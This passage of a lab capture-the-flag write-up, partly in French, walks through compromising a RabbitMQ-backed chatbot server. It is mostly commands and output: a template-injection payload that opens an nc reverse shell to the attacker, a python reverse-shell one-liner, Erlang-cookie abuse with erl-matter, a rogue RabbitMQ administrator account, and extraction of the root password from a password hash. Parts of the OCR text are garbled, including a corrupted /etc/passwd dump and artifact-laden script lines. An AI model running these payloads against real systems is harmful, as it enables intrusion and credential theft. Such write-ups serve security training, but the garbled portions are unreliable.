').popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc <IP
> 4444 >/tmp/f').read() }}"}
```

Request

```
== \n
                  Hex
 Pretty
          Raw
   POST /api/fetch messeges from chatbot HTTP/1.1
 2 Host: storage.cloudsite.thm
 3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:109.0)
   Gecko/20100101 Firefox/115.0
 4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,im
   age/avif, image/webp, */*; q=0.8
 5 Accept - Language: en-US, en: g=0.5
 6 Accept-Encoding: gzip, deflate, br
 7 Connection: close
 8 Referer: http://storage.cloudsite.thm/dashboard/active
 9 Cookie: jwt=
   eyJhbGciOiJIUzIlNiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3R
   AdGVzdC5mciIsInNlYnNjcmlwdGlvbiI6ImFjdGl2ZSIsImlhdCI6MTc
   OMTYxMDQOMiwiZXhwIjoxNzQxNjEOMDQyfQ.yw9cvVZ6rQ5Cpst2D6AW
   Elia5ByLPqZJ npel6eBshc
10 Upgrade-Insecure-Requests: 1
11 | Content-Length: 174
12 Content-Type: application/json; charset=UTF-8
13
14 | {
     "username":
     "{{ self. init . globals . builtins . import (
     'os').popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/b
     ash -i 2>&1|nc 10.21.10.198 4444 >/tmp/f').read() }}"
  (kali@kali)-[~]
 -$ nc -lvnp 4444
listening on [any] 4444 .
connect to [10.21.10.198] from (UNKNOWN) [10.10.242.131] 55526
bash: cannot set terminal process group (608): Inappropriate ioctl for device
bash: no job control in this shell
azrael@forge:~/chatbotServer$
  find . -name user.txt
  find ~ -name root.txt
```

```
azrael@forge:~/chatbotServer$ find . -name user.txt
find . -name user.txt
azrael@forge:~/chatbotServer$ find ~ -name user.txt
find ~ -name user.txt
/home/azrael/user.txt
azrael@forge:~/chatbotServer$ cat /home/azrael/user.txt
cat /home/azrael/user.txt
98d3a30fa86523c580144d317be0c47e
azrael@forge:~/chatbotServer$
```

98d3a30fa86523c580144d317be0c47e

Root:

cat /etc/passwd

```
azrael&forge:~/chatbotServer$ cat /etc/passwd
cat /etc/passwd
cat /etc/passwd
rotx:Nei:root:/root:/bin/bash
daemon:x:11:idaemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/bin:/bin:/bin/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
news:x:9:9:news:/var/spool/lpd:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
news:x:9:3:33:33:www-data:/var/www./usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news/usr/sbin/nologin
news:x:9:9:news:/var/spool/news/usr/sbin/nologin
news:x:9:9:news:/var/spool/news/usr/sbin/nologin
news:x:9:9:news:/var/spool/news/usr/sbin/nologin
news:x:9:9:news:/var/spool/news/usr/sbin/nologin
news:x:9:9:news/sid:/dar/spool/news/usr/sbin/nologin
news:x:9:9:news/sid:/dar/spool/news/sbin/nologin
news:x:9:10:10:10:/dar/spool/news/sbin/nologin
news:x:10:10:10:/dar/spool/news/sbin/nologin
news:x:10:10:10:/dar/spool/news/sbin/nologin
news:x:10:10:10:/dar/spool/news/sbin/nologin
news:x:10:10:10:/dar/spool/news/sbin/nologin
news:x:10:10:10:/dar/spool/news/sbin/nologin
news:x:10:10:10:/dar/spool/news/sbin/nologin
news:x:10:10:10:/dar/spool/news/sbin/nologin
news:x:10:10:10:/dar/spool/news/sbin/nologin
ne
```

SUID:

```
find / -type f -perm -4000 2>/dev/null
```

```
azrael@forge:~/chatbotServer$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/at
/usr/bin/fusermount3
/usr/libexec/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/snap/snapd/18357/usr/lib/snapd/snap-confine
/snap/snapd/21759/usr/lib/snapd/snap-confine
/snap/core20/2318/usr/bin/chfn
/snap/core20/2318/usr/bin/chsh
/snap/core20/2318/usr/bin/gpasswd
/snap/core20/2318/usr/bin/mount
/snap/core20/2318/usr/bin/newgrp
/snap/core20/2318/usr/bin/passwd
/snap/core20/2318/usr/bin/su
/snap/core20/2318/usr/bin/sudo
/snap/core20/2318/usr/bin/umount
/snap/core20/2318/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2318/usr/lib/openssh/ssh-keysign
/snap/core20/1828/usr/bin/chfn
/snap/core20/1828/usr/bin/chsh
/snap/core20/1828/usr/bin/gpasswd
/snap/core20/1828/usr/bin/mount
/snap/core20/1828/usr/bin/newgrp
/snap/core20/1828/usr/bin/passwd
/snap/core20/1828/usr/bin/su
/snap/core20/1828/usr/bin/sudo
/snap/core20/1828/usr/bin/umount
/snap/core20/1828/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1828/usr/lib/openssh/ssh-keysign
```

Linpeas:

```
___(kali@kali)-[~]
_$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
azrael@forge:~/chatbotServer$ wget http://10.21.10.198/linpeas.sh
wget http://10.21.10.198/linpeas.sh
--2025-03-10 15:08:40-- http://10.21.10.198/linpeas.sh
Connecting to 10.21.10.198:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 823059 (804K) [text/x-sh]
Saving to: 'linpeas.sh'
   0K ...... 6% 983K 1s
  50K ...... 12% 1.30M 1s
  100K ...... 18% 2.20M 0s
  150K ...... 24% 1.64M 0s
  200K ...... 31% 2.87M 0s
  250K ...... 37% 2.27M 0s
  300K ...... 43% 382K 0s
  350K ...... 49% 72.1M 0s

      400K
      55%
      692K
      0s

      450K
      62%
      2.32M
      0s

  500K ...... 68% 3.14M 0s

      550K
      74%
      18.6M
      0s

      600K
      80%
      109M
      0s

  650K ...... 87% 4.05M 0s
     700K
  750K ...... 99% 2.39M 0s
  800K ...
                                       100% 1.65M=0.5s
2025-03-10 15:08:41 (1.64 MB/s) - 'linpeas.sh' saved [823059/823059]
```

```
azrael@forge:~/chatbotServer$ ls -l linpeas.sh
ls -l linpeas.sh
-rw-r--r-- 1 azrael azrael 823059 Sep 15 04:26 linpeas.sh
azrael@forge:~/chatbotServer$ chmod +x linpeas.sh
chmod +x linpeas.sh
azrael@forge:~/chatbotServer$ ./linpeas.sh
```

Erlang:

cat /var/lib/rabbitmq/.erlang.cookie



git clone https://github.com/gteissier/erl-matter.git

```
(kali@kali)-[~]
$ git clone https://github.com/gteissier/erl-matter.git
Clonage dans 'erl-matter'...
remote: Enumerating objects: 195, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 195 (delta 10), reused 19 (delta 6), pack-reused 162 (from 1)
Réception d'objets: 100% (195/195), 273.18 Kio | 4.97 Mio/s, fait.
Résolution des deltas: 100% (99/99), fait.
```

chmod +x erl-matter/shell-erldp.py

./erl-matter/shell-erldp.py <IP> 25672 <COOKIE>

```
(kali® kali)-[~]
$ ./erl-matter/shell-erldp.py 10.10.244.112 25672 8nyGqNPFDQ0d7d0N
[*] authenticated onto victim
10.10.244.112:25672 $ |
```

Reverse Shell:

```
nc -lvnp 4444
```

```
(kali@kali)-[~]

$ nc -lvnp 4444

listening on [any] 4444 ...
```

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.
AF_INET,socket.SOCK_STREAM);s.connect(("<IP>",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.
spawn("sh")'
```

```
[**| (kali⊗ kali)-[**]
$ ./erl-matter/shell-erldp.py 10.10.244.112 25672 8nyGqNPFDQ0d7d0N

[**] authenticated onto victim


10.10.244.112:25672 $ python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.21.10.198",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.21.10.198] from (UNKNOWN) [10.10.244.112] 53248
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
rabbitmq@forge:~$
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
chmod 600 .erlang.cookie
rabbitmqctl add_user imposter 123
rabbitmqctl set_user_tags imposter administrator
```

```
rabbitmq@forge:~$ chmod 600 .erlang.cookie
chmod 600 .erlang.cookie
rabbitmq@forge:~$ rabbitmqctl add_user imposter 123
rabbitmqctl add_user imposter 123
Adding user "imposter" ...
Done. Don't forget to grant the user permissions to some virtual hosts! See 'rabbitmqctl help set_permissions' to learn more.
rabbitmq@forge:~$ rabbitmqctl set_user_tags imposter administrator
rabbitmqctl set_user_tags imposter administrator
Setting tags for user "imposter" to [administrator] ...
rabbitmq@forge:~$
```



https://stackoverflow.com/questions/12792856/what-ports-does-rabbitmq-use

Note:

PORT 4369 : Erlang utilise un démon de mappage de ports (epmd) pour la résolution des noms de nœuds dans un cluster. Les nœuds doivent pouvoir se joindre les uns aux autres et au démon de mappage de ports pour que le clustering fonctionne.

PORT 35197 : défini par inet_dist_listen_min/max Les pare-feu doivent autoriser le trafic dans cette plage à passer entre les nœuds en cluster Console de gestion RabbitMQ :


PORT 15672 pour RabbitMQ version 3.x PORT 55672 pour RabbitMQ pré 3.x Assurez-vous que le plug-in rabbitmq_management est activé, sinon vous ne pourrez pas accéder à la console de gestion sur ces ports.

PORT 5672 Port principal de RabbitMQ (AMQP) PORT 5671 AMQP chiffré TLS (si activé) Pour un cluster de nœuds, ils doivent être ouverts les uns aux autres sur 35197, 4369 et 5672.

Pour tous les serveurs qui souhaitent utiliser la file d'attente de messages, seul 5672 (ou éventuellement 5671) est requis.

```
curl -u "imposter:123" localhost:port http://localhost:15672/api/
users
```

rabbitmq@forge:~\$ curl -u "imposter:123" localhost:port http://localhost:15672/api/users
<23" localhost:port http://localhost:15672/api/users
curl: (3) URL using bad/illegal format or missing URL
[{"name":"The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack S
HA-256.", "password_hash":"vyf4qvKLpShONYgEiNc6xT/5rLq+23A2RuuhEZ8N10kyN34K", "hashing_algorithm":"rabbit_password_hashing_sha256", "tags":[]
,"limits":{}}, {"name":"imposter", "password_hash":"F26HXw/4mYfXOrfB86gCRgWCzpuqHxyDZiUHsnmZTxlRO757", "hashing_algorithm":"rabbit_password_hashing_sha256", "tags":["administrator"], "limits":{}}, "name":"root", "password_hash":"49e6hSldHRaiYX329+ZjBSf/Lx67XEOz9uxhSBHtGU+YBzWF", "ha
shing_algorithm":"rabbit_password_hashing_sha256", "tags":["administrator"], "limits":{}}}rabbit_pasforge:~\$



https://www.rabbitmg.com/docs/passwords#this-is-the-algorithm

En gros, ça ressemble à ça : base64(salt[4 bytes] + sha256(salt[4 bytes] + password))

```
basicstyle#basicstyle!/basicstyleusrbasicstyle/basicstylebin
basicstyle/basicstyleenvbasicstyle basicstylepython3
import hashlib
import binascii
basicstyle#basicstyle basicstyleGetbasicstyle basicstylethe
basicstyle basicstylehash
user_hash = "<base64_encoded_hash>"
basicstyle#basicstyle basicstyleConvertbasicstyle basicstylethe
basicstyle basicstylebase64basicstyle basicstyleencodedbasicstyle
basicstylehashbasicstyle basicstyletobasicstyle basicstylebinary
password_hash = binascii.a2b_base64(user_hash)
basicstyle#basicstyle basicstyleConvertbasicstyle basicstylethe
basicstyle basicstylebinarybasicstyle basicstylehashbasicstyle
basicstyletobasicstyle basicstyleabasicstyle basicstylehexadecimal
basicstyle basicstylestring
decoded_hash = password_hash.hex()
basicstyle#basicstyle basicstyleSplitbasicstyle basicstylethe
```

```
basicstyle basicstyledecodedbasicstyle basicstylehashbasicstyle
basicstyleintobasicstyle basicstyletwobasicstyle basicstyleparts
part1 = decoded_hash[:8]
part2 = decoded_hash[8:]

basicstyle#basicstyle basicstylePrintbasicstyle basicstyleonly
basicstyle basicstylethebasicstyle basicstylepart2
print(part2)
```

```
-(kali&kali)-[~]
$ vim script.py
 —(kali⊕kali)-[~]
 -$ cat script.py
import hashlib
import binascii
# Get the hash
user_hash = "49e6hSldHRaiYX329+ZjBSf/Lx67XEOz9uxhSBHtGU+YBzWF"
# Convert the base64 encoded hash to binary
password_hash = binascii.a2b_base64(user_hash)
# Convert the binary hash to a hexadecimal string
decoded_hash = password_hash.hex()
# Split the decoded hash into two parts
part1 = decoded_hash[:8]
part2 = decoded_hash[8:]
# Print only the part2
print(part2)
  -(kali@kali)-[~]
$ chmod +x script.py
  -(kali⊕kali)-[~]
295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585
```

```
chmod +x script.py
./script.py
```

C'est le mot de passe root, et non un hash!

su root

```
rabbitmq@forge:~$ su root
su root
Password: 295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585
root@forge:/var/lib/rabbitmq#
```

```
find / -type f -name "root.txt" 2>/dev/null
```

cat /root/root.txt

```
root@forge:/var/lib/rabbitmq# find / -type f -name "root.txt" 2>/dev/null
find / -type f -name "root.txt" 2>/dev/null
/root/root.txt
root@forge:/var/lib/rabbitmq# cat /root/root.txt
cat /root/root.txt
eabf7a0b05d3f2028f3e0465d2fd0852
root@forge:/var/lib/rabbitmq# |
```